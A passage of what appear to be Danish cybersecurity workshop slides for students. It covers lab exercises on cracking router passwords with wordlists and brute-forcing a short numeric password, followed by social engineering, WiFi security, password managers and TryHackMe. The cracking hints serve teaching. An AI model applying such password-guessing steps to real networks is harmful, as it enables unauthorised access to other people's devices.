- Router#2 – Anvend eksisterende ordlister fra internettet (ligger allerede på computeren). Passwordet er gemt i en af listerne.
  - Hint: Du kan enten sammensætte alle listerne til en enkelt liste eller tage dem én ad gangen. Brug ”cat” kommandoen i en terminal til at sammensætte listerne.
  - Ordlisterne ligger i mappen /home/stem/stem
- Router#3 – Password på 8 karakterer. Tallene fra 1 til 8 kan indgå.
  - Overvej at samarbejde med andre grupper om denne opgave (divide and conquer)
- Router#4 – Godt password som er svært/umuligt at hacke
  - Hvordan vil du gribe det an?

Reconnaissance: Social Engineering

- Definition: Psychological manipulation of people into performing actions or exposing confidential information

- What is your password?
  - https://www.youtube.com/watch?v=opRMrEfAIiI

Opsamling

- Hvordan beskytter vi bedst muligt vores eget WiFi-netværk?

- Sikring af WiFi: https://www.sikkerdigital.dk/borger/tekniske-setup/traadloese-netvaerk-sikkert

Password manager

- Populære password managers kan eks. være:
  - 1Password: Gemmer password i “skyen”, så det kan tilgåes fra andre enheder
    - Link: https://1password.com/
  - KeepassXC: Gemmer passwords i en krypteret fil på jeres computer eller smartphone. For adgang fra andre computer/telefoner mm., læg passwordfilen i eks. dropbox eller oneDrive.
    - Link: https://keepassxc.org/
  - Link til liste over password managers – vælg en passende:
    - https://en.wikipedia.org/wiki/List_of_password_managers

1Password

Tryhackme

- Online træningsplatform til cybersikkerhed
- Indeholder forskellige Capture-the-flag (CTF) opgaver
- Link: https://tryhackme.com/dashboard

Figur fra: https://www.student-circuit.com/news/student-entrepreneur-launches-tryhackme-to-help-fill-the-cyber-skills-gap/

Evaluer dagens workshop

Find evalueringen

- Mobil:
  Scan QR-kode

Varighed

- Ca. 2-3 minutter

TAK for i dag :-)

PROFESSIONSHØJSKOLEN

Hej! Mit navn er Henrik 😊

- Jeg elsker katte. Jeg har en kat. Hun hedder Olga.